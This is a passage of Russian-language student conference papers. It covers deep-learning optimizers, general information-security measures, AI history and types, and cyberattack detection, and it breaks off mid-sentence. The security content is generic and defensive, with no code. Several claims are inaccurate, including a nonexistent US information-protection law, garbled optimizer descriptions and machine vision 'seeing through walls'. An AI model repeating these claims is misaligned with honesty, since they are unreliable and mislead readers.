Adadelata (*Adaptive Delta*) данный оптимизатор является усовершенствованием Adagrad и решает проблему монотонно убывающей скорости обучения. Вместо накопления всех предыдущих градиентов, Adadelata учитывает

только определенное количество последних градиентов, что позволяет ему адаптироваться к изменениям в данных.

Достоинства: нет необходимости настраивать скорость обучения и позволяет обучаться более быстро, так как не теряет монотонности скорости обучения.

Недостатки: требует больше вычислительных ресурсов, чем SGD и не столь эффективен на простых моделях [2, 3].

Nadam (*Nesterov-accelerated Adaptive Moment Estimation*) данный оптимизатор является комбинацией Nesterov Momentum и Adam. Он решает проблему с несовпадением направления градиента и скорости обучения, а также проблему с Adam, связанную с коррекцией первого момента.

Достоинства: позволяет быстрее сходиться к оптимуму по сравнению с Adam на некоторых моделях и ускоряет процесс обучения на данных с высокой размерностью и шумом.

Недостатки: не всегда сходится лучше, чем Adam и чувствительность к начальным значениям.

AdamW (*Adam Weight Decay*) вариант оптимизатора Adam, который включает в себя дополнительный коэффициент L2-регуляризации для управления переобучением модели. Этот коэффициент влияет на обновление весов модели, снижая их значения и уменьшая шансы на переобучение.

Достоинства: эффективно справляется с проблемой переобучения и можно использовать для различных архитектур сетей.

Недостатки: размер весов не учитывается в оптимизации, что может привести к проблеме экспоненциально затухающих градиентов и AdamW может замедлять сходимость в некоторых случаях, особенно на маленьких датасетах.

RAdam (*Rectified Adam*) является улучшенной версией Adam, которая решает проблему сходимости в случае неправильного определения скорости обучения. RAdam использует два дополнительных метода: адаптивный метод для оценки второго момента (как в Adam) и динамическую корректировку скорости обучения в начальной стадии обучения. В начале обучения, RAdam использует формулу с прогнозируемой скоростью обучения, которая позволяет алгоритму быстрее сойтись к минимуму функции ошибки. Позже скорость обучения корректируется для обеспечения устойчивой сходимости.

Преимущества: RAdam не требует настройки гиперпараметров, таких как  $\beta_1$  и  $\beta_2$ , как в Adam также при корректном выборе скорости обучения RAdam может быть эффективнее Adam и использование прогнозируемой скорости обучения в начальной стадии обучения позволяет быстрее достигнуть минимума функции ошибки.

Недостатки: RAdam требует больше времени на обучение, чем Adam и другие методы оптимизации [4].

Ranger (*RAdam* + *LookAhead*) – комбинация двух оптимизаторов – RAdam и LookAhead, которые были описаны выше. Она использует RAdam для обновления весов и LookAhead для предварительного просмотра будущего вектора градиента. LookAhead вычисляет скользящее среднее вектора градиента в будущем, что может ускорить сходимость оптимизации.

Достоинства: Ranger сочетает в себе преимущества обоих оптимизаторов RAdam и LookAhead, что может привести к лучшей сходимости и скорости обучения также LookAhead может ускорить сходимость оптимизации, что может привести к быстрому достижению оптимального решения и RAdam имеет улучшенное свойство скорости сходимости и не требует настройки гиперпараметров, что может существенно упростить процесс обучения.

Недостатки: Как и для других комбинаций оптимизаторов, возможно, потребуется дополнительное время для тщательной настройки гиперпараметров и возможно, Ranger не всегда будет показывать преимущества в некоторых приложениях, так как каждый оптимизатор имеет свои сильные и слабые стороны [5].

Какой оптимизатор глубокого обучения использовать лучше всего зависит от конкретной задачи и параметров модели. Различные оптимизаторы имеют свои преимущества и недостатки, и выбор конкретного метода оптимизации может влиять на скорость обучения, точность и ресурсоемкость процесса обучения.

Если у вас есть ограничения на вычислительные ресурсы, и вы не можете использовать слишком много памяти или вычислительной мощности, то оптимизаторы, такие как SGD и Adagrad, могут быть более эффективными выборами. С другой стороны, если у вас есть достаточно ресурсов, то более сложные методы, такие как Adam и RMSprop, могут быть более эффективными, особенно для более сложных моделей и больших объемов данных.

Кроме того, необходимо учитывать возможность переобучения. Некоторые оптимизаторы, такие как Adadelatа и Nadam, могут помочь предотвратить переобучение и достигнуть лучшей обобщающей способности модели.

#### Список используемых источников

1. Chollet, Francois. 2017. Deep Learning with Python. New York, NY: Manning Publications. 384 p. ISBN 9781617294433.
2. Cha, Y. J., Choi, W. and Büyüköztürk, O. (2017) Deep Learning-Based Crack Damage Detection Using Convolutional Neural Networks. Computer-Aided Civil and Infrastructure Engineering, 32, 361–378. URL: <https://doi.org/10.1111/mice.12263> (дата обращения 15.03.2023).
3. Reddi, S. J., Kale, S., & Kumar, S. (2019). Optimization for Deep Learning. IEEE Signal Processing Magazine, 36 (1), 20–30.

4. Wu, W., Qurishee, M.A., Owino, J., Fomunung, I., Onyango, M. and Atolagbe, B. (2018) Coupling Deep Learning and UAV for Infrastructure Condition Assessment Automation. 2018 IEEE International Smart Cities Conference (ISC2), Kansas City, MO, 16–19 September 2018, pp. 1–7. <https://ieeexplore.ieee.org/document/8656971/> (дата обращения: 15.03.2023).

5. Wang, F., Kerekes, J. P., Xu, Z. and Wang, Y. (2018) Residential Roof Condition Assessment System Using Deep Learning. Journal of Applied Remote Sensing, 12, Article ID: 016040. <https://www.spiedigitallibrary.org/journals/journal-of-applied-remote-sensing/volume-12/issue-01/016040/Residential-roof-condition-assessment-system-using-deep-learning/10.1117/1.JRS.12.016040.full?SSO=1> (дата обращения 15.03.2023).

УДК 004.056,45,9  
ГРНТИ 81.93.29

## РОЛЬ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ И БЕЗОПАСНОСТИ ИНФОРМАЦИОННЫХ СИСТЕМ В СОВРЕМЕННОМ ОБЩЕСТВЕ

**Б. А. Аль-Нами, Д. Н. Бугеря, С. А. Rogozin**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Современный мир невозможно представить без использования информационных технологий. Они стали неотъемлемой частью нашей жизни и находят применение в самых различных сферах деятельности, начиная от образования и медицины, и заканчивая банковской и финансовой сферой. Однако, использование информационных технологий также повлекло за собой ряд проблем, связанных с безопасностью информационных систем. В данной статье будет рассмотрена тема роль информационных технологий и безопасности информационных систем, которые практически воздействуют на все стороны общества, в значительной мере определяют развитие материально-производственной, бытовой и духовной сфер, радикально изменяют его систему коммуникации и информации, воздействуют на общественную и личную жизни людей, в корне преобразуют весь их образ жизни.*

*информационных технологий, информационное общество, информационная безопасность, информационных систем.*

Информационные технологии совокупность методов, средств и процедур, используемых для создания, обработки и передачи информации. Информационные технологии находят применение в самых различных областях деятельности. Например, в образовательной сфере информационные технологии используются для обучения студентов и организации учебного



процесса. В медицинской сфере информационные технологии используются для хранения и обработки медицинских данных пациентов. В банковской и финансовой сфере информационные технологии используются для управления финансовыми активами и контроля за операциями с ними. Однако, использование информационных технологий также повлекло за собой ряд проблем, связанных с безопасностью информационных систем [1].

Безопасность информационных систем состояние, при котором информационная система защищена от несанкционированного доступа, взлома и кражи данных. Безопасность информационных систем имеет решающее значение для сохранения конфиденциальности, целостности и доступности данных. Нарушение безопасности информационных систем может привести к серьезным последствиям, таким как утечка конфиденциальных данных, нарушение бизнес-процессов и финансовых потерь.

Одним из основных инструментов для обеспечения безопасности информационных систем являются антивирусные программы. Антивирусные программы предназначены для обнаружения и уничтожения вирусов, троянов, шпионского и рекламного ПО и других вредоносных программ. Антивирусные программы могут работать в режиме реального времени, что позволяет обнаруживать вредоносное ПО в момент его появления, а также проводить регулярную проверку системы на наличие вирусов и других угроз [2].

Кроме антивирусных программ, для обеспечения безопасности информационных систем используются также и другие инструменты. Например, брандмауэры (*firewalls*) используются для контроля доступа к сети и защиты от внешних атак. Интегрированные системы безопасности (*integrated security systems*) представляют собой комплексные системы, объединяющие в себе различные средства защиты информационной системы, такие как антивирусные программы, брандмауэры, системы обнаружения вторжений (*intrusion detection systems*) и т. д.

Однако, наличие антивирусных программ и других средств защиты не гарантирует полной безопасности информационной системы. Регулярное обновление антивирусных программ и установка последних обновлений безопасности операционной системы и других программ является необходимым условием для обеспечения безопасности информационной системы. Также необходимо следить за тем, какие приложения и программы устанавливаются на компьютер, и не устанавливать программное обеспечение из неизвестных и ненадежных источников [3].

Другой важной составляющей безопасности информационных систем является защита паролей. Пароли являются ключом к доступу к конфиденциальной информации, поэтому необходимо обеспечить их надежность и безопасность. Для этого следует использовать сложные пароли, состоящие из различных символов, включая заглавные и строчные буквы, цифры

и специальные символы. Также необходимо использовать отдельные пароли для различных сервисов и приложений, чтобы в случае утечки пароля не было возможности получить доступ ко всей конфиденциальной информации.

Важной составляющей безопасности информационных систем является обучение пользователей. Часто угрозы безопасности информационных систем связаны с некорректным поведением пользователей. Например, открытие вредоносных вложений в электронной почте, использование слабых паролей, несанкционированный доступ к чужой информации и т. д. Поэтому важно проводить регулярное обучение пользователей, объясняя им основы безопасности информационных систем, а также обучать их правильному поведению в интернете и при работе с компьютером.

Кроме того, для обеспечения безопасности информационных систем необходимо уделять внимание защите данных. Защита данных комплекс мер, направленных на сохранение целостности, конфиденциальности и доступности данных. Для этого используются различные методы, например, шифрование данных, контроль доступа к данным, резервное копирование и т. д. [4].

Шифрование данных позволяет защитить данные от несанкционированного доступа путем преобразования их в нечитаемую форму. Контроль доступа к данным позволяет ограничить доступ к конфиденциальной информации только тем пользователям, которые имеют на это право. Резервное копирование данных позволяет сохранить копию данных в случае их потери или повреждения.

Однако, защита данных не ограничивается только техническими мерами. Важной составляющей является также и соответствующая политика безопасности данных. Это включает в себя разработку правил и процедур, направленных на защиту данных, определение ответственности за утечку данных и т. д.

Таким образом, информационные технологии и безопасность информационных систем играют важную роль в современном мире. В современных условиях, когда информация является ключевым ресурсом, обеспечение безопасности информационных систем становится все более важным и необходимым условием для успешной деятельности организации. Для этого используются различные технические и организационные меры, направленные на обеспечение безопасности информационных систем, а также проводится обучение пользователей и разрабатывается соответствующая политика безопасности данных.

#### **Список используемых источников**

1. Сексенбаев К., Султанова Б. К., Кисина М. К. Информационные технологии в развитии современного информационного общества [Электронный ресурс] // Молодой

ученый. 2015. № 24 (104). С. 191–194. URL: <https://moluch.ru/archive/104/24209/> (дата обращения 15.03.2023).

2. Алиева Н. З., Морозова Н. И. Информационная безопасность в цифровом мире // Modern Science. 2021. № 4–3. С. 446–448.

3. Степанов О. А. Проблема обеспечения безопасности личности при соотношении человека с его цифровым образом // Современное право. 2021. № 12. С. 25–28.

4. Kovtun, V., Izonin, I., & Gregus, M. (2022). Model of Information System Communication in Aggressive Cyberspace: Reliability, Functional Safety, Economics // In IEEE Access (Vol. 10, pp. 31494–31502). Institute of Electrical and Electronics Engineers (IEEE). 10.1109/access.2022.3160837.

**УДК 004.056,45,9**  
**ГРНТИ 81.93.29**

## **СОВРЕМЕННЫЕ ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ И БЕЗОПАСНОСТЬ ИНФОРМАЦИОННЫХ СИСТЕМ**

**Б. А. Аль-Нами, А. Д. Бурков, А. К. Слепцов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Современные информационные технологии играют все более важную роль в жизни общества и оказывают значительное влияние на экономику, политику и социальную сферу. Однако, при использовании информационных технологий необходимо учитывать вопросы безопасности информационных систем, так как различные угрозы со стороны злоумышленников могут привести к серьезным последствиям, как для отдельных пользователей, так и для всего общества в целом.*

*В данной статье были рассмотрены основные вопросы, связанные с безопасностью информационных систем. Описаны основные угрозы для информационной безопасности, включая вирусы, взломы, фишинг, сетевые атаки и др. Также были рассмотрены методы защиты от этих угроз, включая использование средств антивирусной защиты, фајрволов, систем контроля доступа и др.*

*информационных технологий, информационная безопасность, информационных систем.*

В наше время информационные технологии играют огромную роль в различных сферах жизни, начиная от бизнеса и заканчивая медициной и образованием. Однако, с развитием технологий увеличивается и количество угроз, связанных с безопасностью информации. Взломы, кражи данных и кибератаки стали частым явлением, которое может привести к серьезным последствиям, как для отдельных людей, так и для целых организаций и даже государств.

Для обеспечения безопасности информационных систем существует множество технологий и методов, которые позволяют обнаруживать и блокировать угрозы. В этой статье мы рассмотрим некоторые из них, а также меры, которые необходимо предпринимать для защиты информационных систем.

Первый раздел статьи посвящен информационным технологиям и их связи с безопасностью информационных систем.

Информационные технологии – совокупность программных и аппаратных средств, предназначенных для обработки, хранения и передачи информации.

Информационные технологии включают в себя все методы и технологии, используемые для обработки, передачи и хранения информации. Среди них можно выделить следующие основные направления:

– Системы управления базами данных (СУБД). СУБД используются для хранения и организации данных. Они обеспечивают доступ к данным, контроль целостности информации, обеспечение конфиденциальности и защиту от несанкционированного доступа [1].

– Компьютерные сети. Сетевые технологии используются для передачи данных и обмена информацией между различными устройствами. Необходимо обеспечить безопасность сетевой инфраструктуры и контролировать доступ к ресурсам сети.

– Криптография. Криптография – наука об защите информации путем шифрования. Шифрование используется для защиты конфиденциальной информации, такой как пароли, данные банковских карт и т. д.

– Информационная безопасность. Информационная безопасность – область, которая занимается защитой информации от несанкционированного доступа, кражи и утечки. Включает в себя аутентификацию, авторизацию, шифрование, контроль доступа и многое другое.

Одним из важнейших вопросов в области информационных технологий является безопасность информационных систем. Задача обеспечения безопасности информационных систем заключается в том, чтобы предотвратить утечку, кражу или несанкционированный доступ к информации.

Существует множество угроз, которые могут нанести вред информационной системе. Рассмотрим наиболее распространенные из них:

– Вирусы, черви, трояны. Это виды вредоносного ПО, которые могут заражать компьютеры и сети. Они могут привести к потере данных, утечке конфиденциальной информации и даже к полной блокировке работы системы. Для предотвращения этих угроз необходимо использовать антивирусные программы и брандмауэры (*firewalls*).

– Фишинг. метод атаки, когда злоумышленник пытается получить конфиденциальную информацию, такую как пароли и номера банковских карт,

путем маскировки под легитимный источник. Необходимо обучать пользователей узнавать подобные атаки и не разглашать конфиденциальную информацию;

– Социальная инженерия. метод атаки, когда злоумышленник пытается убедить пользователей предоставить конфиденциальную информацию, например, путем обмана или взлома аккаунтов. Необходимо использовать методы аутентификации и авторизации, такие как двухфакторная аутентификация, чтобы предотвратить подобные атаки.

– DDoS-атаки. атаки на серверы и сети, когда злоумышленник перегружает систему трафиком, что приводит к ее отказу в обслуживании. Для предотвращения таких атак необходимо использовать механизмы контроля трафика и ограничения доступа к системе [2].

Все эти угрозы могут быть предотвращены с помощью правильной конфигурации системы, использования антивирусных программ и брандмауэров, а также обучения пользователей узнавать и предотвращать атаки.

Третий раздел нашей статьи посвящен методам проверки безопасности информационных систем. Для того чтобы убедиться в том, что информационная система защищена, необходимо проводить регулярные проверки ее безопасности. Рассмотрим основные методы проверки безопасности информационных систем.

Первым методом является проведение сканирования уязвимостей системы. Этот метод позволяет выявить наличие уязвимостей в системе, которые могут быть использованы злоумышленниками для получения несанкционированного доступа. Сканирование уязвимостей может быть проведено как вручную, так и с помощью специальных программных средств.

Вторым методом является проведение тестирования на проникновение. Этот метод позволяет оценить уровень защиты информационной системы от попыток несанкционированного доступа. В процессе тестирования на проникновение специалисты пытаются получить доступ к системе, используя различные методы, которые могут использоваться злоумышленниками. В результате тестирования выявляются уязвимости системы, которые могут быть использованы злоумышленниками.

Третьим методом является проведение аудита безопасности системы. Аудит безопасности позволяет оценить соответствие системы требованиям безопасности и выявить нарушения правил использования системы. Аудит безопасности может проводиться как внутренними, так и внешними специалистами.

Наконец, важным методом проверки безопасности является проведение обучения пользователей. Пользователи информационной системы должны знать основные принципы безопасного использования системы, чтобы не допускать ошибок, которые могут привести к угрозе безопасности системы.

Существует множество технологий, которые используются для обеспечения безопасности информационных систем. К ним относятся:

- Антивирусные программы и программы защиты от взлома. Эти программы обнаруживают и блокируют вредоносное ПО и попытки несанкционированного доступа к системе.

- Бэкапы. Эта технология позволяет сохранять резервные копии данных, чтобы в случае их утери или повреждения можно было восстановить информацию.

- Аутентификация и авторизация. Эти технологии используются для идентификации пользователей и предоставления им доступа к определенным ресурсам и функциям системы.

- Мониторинг безопасности. технология позволяет отслеживать активность пользователей и системы для обнаружения возможных угроз.

- Шифрование. Шифрование позволяет защитить данные, передаваемые по сети, от перехвата и использования злоумышленниками. Для шифрования данных используются различные алгоритмы, такие как AES, RSA, Blowfish и др. [3].

- Межсетевой экран. Межсетевой экран позволяет ограничить доступ к сети извне и защитить ее от несанкционированного доступа. Межсетевой экран может быть реализован как программное или аппаратное обеспечение.

- Технология контроля доступа (*access control*) также играет важную роль в обеспечении безопасности информационных систем. Контроль доступа позволяет определить, кто и в какой мере может получить доступ к ресурсам системы. Контроль доступа может быть реализован как программное или аппаратное обеспечение.

- Еще одной важной технологией является система обнаружения вторжений (*intrusion detection system*). Система обнаружения вторжений позволяет выявлять попытки несанкционированного доступа к системе и принимать меры по предотвращению этих попыток. Система обнаружения вторжений может быть реализована как программное или аппаратное обеспечение.

Четвёртый раздел статьи посвящен законодательным мерам и стандартам в области безопасности информационных систем.

В этом разделе можно рассмотреть различные законодательные меры и стандарты, которые регулируют область безопасности информационных систем. Существуют международные стандарты, такие как стандарты серии ISO 27000, которые определяют требования к системе управления информационной безопасностью. В разных странах существуют также национальные законы и нормативные акты, которые регулируют защиту информации и информационных систем.

Одним из наиболее известных законов в области информационной безопасности является «Закон об информации и защите информации» в США. Он устанавливает требования к защите конфиденциальной информации и обязательства для организаций по обеспечению ее безопасности. Подобные законы существуют также в других странах.

В Европейском союзе существует «Общее регулирование о защите персональных данных» (*General Data Protection Regulation, GDPR*), который определяет правила по обработке персональных данных и обязывает организации защищать эти данные.

В Российской Федерации законодательство в области информационной безопасности также существует. Одним из наиболее важных законов является Федеральный закон «О персональных данных», который определяет правила сбора, хранения и использования персональных данных. Кроме того, существует ряд нормативных документов, таких как Положение о защите персональных данных, которые устанавливают требования к обработке персональных данных.

Кроме законов и стандартов, важно также учитывать международные договоры и соглашения, которые регулируют область информационной безопасности. Например, Конвенция о киберпреступности (*Convention on Cybercrime*) определяет правила борьбы с киберпреступностью и охватывает различные аспекты безопасности информационных систем, такие как защита персональных данных, кибертерроризм и нарушения авторских прав [4].

Все эти законы, стандарты и договоры предназначены для обеспечения безопасности информационных систем и защиты конфиденциальности данных. Однако, реализация их требований может быть сложной и требует значительных затрат, как материальных, так и временных. Поэтому важно обеспечить соответствие законодательных требований и стандартов с возможностями организации, чтобы обеспечить эффективную защиту информации и минимизировать риски нарушения безопасности информационных систем.

Кроме того, важно рассмотреть различные стандарты и рекомендации в области безопасности информационных систем, например, такие как стандарты PCI DSS, которые определяют требования к безопасности платежных карт. Также существуют различные рекомендации и методологии, такие как методология защиты информации от несанкционированного доступа (МЗИНД), которые предлагают рекомендации и инструкции по обеспечению безопасности информационных систем.

Таким образом, в рамках четвертого раздела статьи были рассмотрены различные законодательные меры и стандарты в области безопасности информационных систем. Наличие соответствующих законов и стандартов

важно для обеспечения единого подхода к защите информации и создания единой системы требований в этой области.

Помимо этого, в статье были описаны основные законодательные меры и стандарты безопасности в области информационных систем.

Важно отметить, что безопасность информационных систем является неотъемлемой частью любой организации, работающей с цифровыми данными, и ее обеспечение должно быть постоянным и комплексным процессом.

В целях обеспечения безопасности информационных систем необходимо принимать ряд мер, включая использование современных средств защиты информации, проведение регулярных аудитов и проверок, обучение персонала и осведомленность пользователей о правилах безопасности. Только комплексный подход к безопасности информационных систем позволит обеспечить их надежность и защитить от угроз со стороны злоумышленников.

В заключении можно отметить, что в условиях все более широкого использования информационных технологий безопасность информационных систем является одним из самых важных вопросов, требующих внимания и заботы.

#### **Список используемых источников**

1. Зенков, А. В. Информационная безопасность и защита информации: учебное пособие для вузов. М. : Издательство Юрайт, 2023.
2. Алиева Н. З., Морозова Н. И. Информационная безопасность в цифровом мире // *Modern Science*. 2021. № 4–3. С. 446–448.
3. Степанов О. А. Проблема обеспечения безопасности личности при соотношении человека с его цифровым образом // *Современное право*. 2021. № 12. С. 25–28.
4. Kovtun, V., Izonin, I., & Gregus, M. (2022). Model of Information System Communication in Aggressive Cyberspace: Reliability, Functional Safety, Economics // *In IEEE Access* (Vol. 10, pp. 31494–31502). Institute of Electrical and Electronics Engineers (IEEE). 10.1109/access.2022.3160837.



УДК 004.8  
ГРНТИ 28.23:00

## ИСКУССТВЕННЫЙ ИНТЕЛЛЕКТ: ОТ ТЕОРИИ К ПРАКТИКЕ

**Б. А. Аль-Нами, В. В. Васильев, О. С. Мелехов**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В статье приведена краткая история появления искусственного интеллекта и его пересечение с различными областями деятельности. Особое внимание уделяется современным технологиям машинного обучения, нейросетям и искусственному интеллекту. За последние годы технологии искусственного интеллекта используются во всех отраслях за счет реализации действий, которые, как считалось до недавнего времени, мог выполнять только человек.*

*искусственный интеллект, машинное обучение, machine learning, нейронная сеть, ChatGPT.*

Можно сказать, что искусственный интеллект (ИИ) – возможность компьютерной системы выполнять характерные для человека функции и задачи. Сюда относятся творческие направления, обучаемость, в основу которого входит опыт прошлого, рассуждение, распознавание образов, решение проблем, анализ данных и так далее.

В ИТ, говоря об искусственном интеллекте, подразумевают направление, целью которого является создание компьютерной системы, способной к разумным действиям и анализу. Идея подобной системы была сформирована Аланом Тьюрингом в 1935 году, развитие началось только во второй половине XX века.

Первый этап развития ИИ начался в середине прошлого века. Цели, которые ставились перед исследователями, были создание систем, способных решать логические задачи, обучаться и развиваться. Одним из первых примеров ИИ была программа, созданная Алленом Ньюэллом и Хербертом Саймоном, которая могла играть в шахматы.

Следующий этап характеризуется более сложными и технологичными системами ИИ, всё это вошло в силу, когда в обиход вошли новые языки программирования обработки и анализа данных [1].

Третий этап развития ИИ включал в себя появление нейронных сетей и генетических алгоритмов. Это дало возможность системе самой обучаться на основе данных и опыта.

Сегодня искусственный интеллект используется в различных областях, таких как медицина, банковское дело, транспорт и многие другие. Например, глубокое обучение и нейронные сети используются для разработки систем распознавания речи, анализа изображений, определения токсичности комментариев в социальных сетях и многих других задач.

Современные технологии машинного обучения, нейросети и искусственный интеллект.

Начнем с нейросетей. Их можно представить в виде компьютерного алгоритма, математической модели, основанная на большом количестве искусственных нейронов и работающая по принципам нервной системы живых организмов. Важно отметить, что нейросети не являются искусственным интеллектом, а представляют собой метод, который учит компьютерные системы обрабатывать большой набор данных также, как и человеческий мозг. Такая система способна самостоятельно обучаться на основании предыдущего опыта, что является ее главной особенностью [2].

Основа машинного обучения лежит в самообучении программ, в основе которых лежат различные технологии. Следовательно, является одним из направлений искусственного интеллекта. Такие системы работают на основе набора начальных данных, анализируют их и затем выявляют закономерности в сложных задачах, предоставляя полноценные точные ответы.

Искусственный интеллект, как было сказано выше, представляет собой возможность компьютерной системы выполнять действия, свойственные человеку. К ИИ относят узконаправленные компьютерные программы, различные технологические методы и решения. Можно представить это так: ИИ имитирует мозг человека, одновременно основываясь на всевозможных логических и математических алгоритмах, в том числе нейронных сетях.

Обобщая, можно выделить, что искусственный интеллект, где машинное обучение является одним из способов обработки данных и решения поставленных задач, а узлы системы связываются между собой благодаря нейросети, представляет собой подобие человеческого мозга [3].

### *Типы искусственного интеллекта*

Искусственный интеллект можно классифицировать по 4 типам, начиная с интеллектуальных систем для специальных задач и заканчивая разумными системами, которые планируют реализовать в будущем. Посмотрим на них:

Первыми рассмотрим реактивные машины. Такие системы зависят от поставленной задачи и не имеют памяти. Например, ИИ может определять фигуры на шахматной доске, на основе этого делать какие-либо прогнозы, но из-за отсутствия памяти не может использовать опыт прошлых решений:

- подходит для простых задач классификации и распознавания образов;
- отлично подходит для сценариев, в которых известны все параметры. Имеет преимущество над человеком за счет быстрого выполнения вычислений;
- неспособность работать со сценариями, включающими несовершенную информацию или требующими исторического понимания.

Вторым типом является ограниченная память. Этих системы ИИ обладают памятью, благодаря этому могут использовать прошлый опыт для обоснования будущих решений. Некоторые функции беспилотных автомобилей устроены таким образом [4]:

- решает сложные задачи;
- использует исторические данные для дальнейшего прогнозирования;
- способность к выполнению сложных задач, например, автопилот.

Следующий тип – теория сознания. Теория сознания – это психологический термин. Заключается в том, что ИИ должен обладать социальным интеллектом для распознавания и понимать человеческих эмоций. Такие системы делать выводы о человеческих намерениях и предсказывать поведение, что позволяет им стать членом настоящей команды, состоящих из людей:

- понимание человеческих мотивов и рассуждений;
- способность учиться на меньшем количестве примеров благодаря пониманию мотивов и намерений.

Закрывающий тип – самосознание. Такие системы ИИ обладают сознанием, понимаем в какой ситуации находятся и кем являются. Машины с самосознанием понимают свое текущее состояние. Интеллект человеческого уровня, способный обойти интеллект человека.

#### *Примеры технологий ИИ и как он используется сегодня*

- Автоматизация. Системы ИИ для автоматизации расширяют объем и типы задач, а также их скорость выполнения.
- Машинное обучение. Область, занимающаяся разработкой компьютерных систем, способных работать без программирования. Система может обучаться как под надзором человека, так и без него.
- Машинное зрение. Машинное зрение получает и анализирует визуальную информацию с помощью камеры, аналого-цифрового преобразования и цифровой обработки сигналов. В отличие от человеческого глаза, система может быть запрограммирована на просмотр через стены.
- Обработка информации на естественном языке (NLP). То есть обработка человеческого языка компьютерной программой. Сюда входит перевод текста, анализ настроений и распознавание речи.

– Роботизация. Область, занимающаяся проектированием и производством роботов. Роботы могут выполнять различные функции, которые раньше выполнял человек. Современные роботы могут взаимодействовать с социальными сетями [5].

– Беспилотные автомобили. Транспортные средства используют компьютерное зрение и распознавание изображений для выработки автоматизированных навыков пилотирования транспортного средства.

### *Наиболее популярные системы ИИ*

– Нейросеть CLIP. Работает и обучена благодаря огромному количеству пар: картинка + текст. На основании текстового запроса можно получить уникальную картинку.

– Нейросеть Dalle 2. Композиция основана на слоях. Каждый слой обрабатывает информацию на разных уровнях абстракции. На низких уровнях - цвета и формы, на высоких – объекты и сцены. Итогом являются очень необычные и креативные иллюстрации. Прямыми конкурентами являются MidJourney и Stable Diffusion.

– Нейропомощники – системы, помогающие улучшить контент. Например, удалить задний фон в видео, дорисовать недостающие кадры. Могут воссоздать по видео положение костей, затем передать эти данные в игровой движок.

– ChatGPT. Сеть, обученная на огромном объеме данных в интернете. Область ее знаний практически неограничена. Может отвечать на медицинские вопросы, решать математические задачи, написать код на любом языке программирования, или написать текст по заданной теме.

Искусственный интеллект находит широкий спрос практически во всех возможных сферах деятельности. В данный момент ИИ встречается на каждом шагу и любой желающий может воспользоваться им для решения своей конкретной задачи, используя ноутбук или смартфон.

### **Список используемых источников**

1. Брокман Д. Что мы думаем о машинах, которые думают: ведущие мировые ученые об искусственном интеллекте. М. : Альпина нон-фикшн, 2017. 552 с.

2. Глушанина М. Е. Искусственный интеллект и занятость: останется ли человечество без работы // Молодой ученый. 2022. № 12 (407). С. 305–308.

3. Абдулина Э. М. Искусственный интеллект: проблемы и перспективы // Молодой ученый. 2020. № 1 (291). С. 9–10.

4. Новиков Ф. А. Символический искусственный интеллект: математические основы представления знаний. М. : Юрайт, 2020. 279 с.

5. Балаганская В. С., Чуланова О. Л. Искусственный интеллект в управлении персоналом: возможности и риски // Новое поколение. 2019. № 20. С. 19–24.

УДК 004.056, 681.518  
ГРНТИ 81.93.29

## МЕТОДЫ ОБНАРУЖЕНИЯ И ПРЕДОТВРАЩЕНИЯ КИБЕРАТАК В КОРПОРАТИВНЫХ ИНФОРМАЦИОННЫХ СИСТЕМАХ

**Б. А. Аль-Нами, М. И. Васильев, А. Р. Гафурова**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В наше время корпоративные информационные системы стали неотъемлемой частью бизнес-процессов многих организаций. Они позволяют автоматизировать различные задачи, ускорять процессы принятия решений и повышать эффективность работы. Однако, такая значительная автоматизация ведет к тому, что в системах может быть обнаружено множество уязвимостей, которые могут быть использованы злоумышленниками для кибератак. В этой статье мы рассмотрим методы обнаружения и предотвращения кибератак в корпоративных информационных системах.*

*кибератак, информационные системы, интернет, национальная безопасность, угрозы взлома, кража данных, шифрование, искусственный интеллект.*

Кибератаки направлены на получение контроля над важными документами и системами или их повреждение. Их целью могут стать корпоративные или личные компьютерные сети.

Кибератаки организуются отдельными злоумышленниками или организациями, которые руководствуются политическими, преступными или личными мотивами и пытаются уничтожить секретную информацию либо получить доступ к ней [1].

Существует несколько методов для обнаружения кибератак в корпоративных информационных системах. Рассмотрим некоторые из них:

- Мониторинг журналов аудита.

Журналы аудита позволяют регистрировать все действия пользователей в информационной системе, такие как входы в систему, изменение конфигурации, доступ к файлам и т. д. Мониторинг журналов аудита позволяет выявлять необычную активность в системе, такую как попытки несанкционированного доступа или внесения изменений в конфигурацию системы [2, 3].

- Использование обнаружения вторжений.

Система обнаружения вторжений (IDS) позволяет автоматически определять подозрительную активность в системе и выдавать соответствующее

уведомление. IDS может быть настроена на определенные типы атак или на определенные системы, которые представляют наибольшую уязвимость.

- Использование системы мониторинга сетевого трафика.

Система мониторинга сетевого трафика позволяет анализировать весь трафик, который проходит через сеть, чтобы выявлять подозрительные пакеты. Это может помочь в обнаружении кибератак, которые направлены на сетевую инфраструктуру, а также на уязвимости в приложениях, которые используются в сети [4].

- Использование сканеров уязвимостей.

Сканеры уязвимостей используются для обнаружения уязвимостей в системе, которые могут быть использованы злоумышленниками для кибератак. Сканеры могут сканировать как внутреннюю, так и внешнюю инфраструктуру, и определять уязвимости, которые могут быть использованы для атак [5].

Какие методы используются для предотвращения кибератак?

- Установка обновлений и патчей безопасности.

Установка обновлений и патчей безопасности является ключевым фактором в защите системы от кибератак. Обновления и патчи содержат исправления для уязвимостей в системе, которые могут быть использованы злоумышленниками [6].

- Использование антивирусного и анти-спам программного обеспечения.

Антивирусное и анти-спам программное обеспечение помогает предотвращать вредоносные программы, которые могут быть использованы для кибератак. Они также могут помочь в блокировании вредоносных ссылок и прикрепленных файлов, которые могут содержать вирусы.

- Использование многофакторной аутентификации.

Многофакторная аутентификация помогает предотвращать кибератаки, связанные с перехватом учетных данных. Она требует от пользователя предоставления нескольких форм аутентификации, таких как пароля и смс-сообщения, что делает процесс аутентификации более безопасным [7].

- Использование брэндмауэра.

Брэндмауэр используется для контроля доступа к сети. Он позволяет настроить правила доступа к сети для конкретных пользователей и устройств, а также блокировать подозрительный трафик.

Кибератаки представляют серьезную угрозу для корпоративных информационных систем. Обнаружение и предотвращение кибератак является важным аспектом информационной безопасности, и требует комплексного подхода [8].

Методы обнаружения кибератак могут варьироваться от использования специальных инструментов для анализа сетевого трафика до сканирования

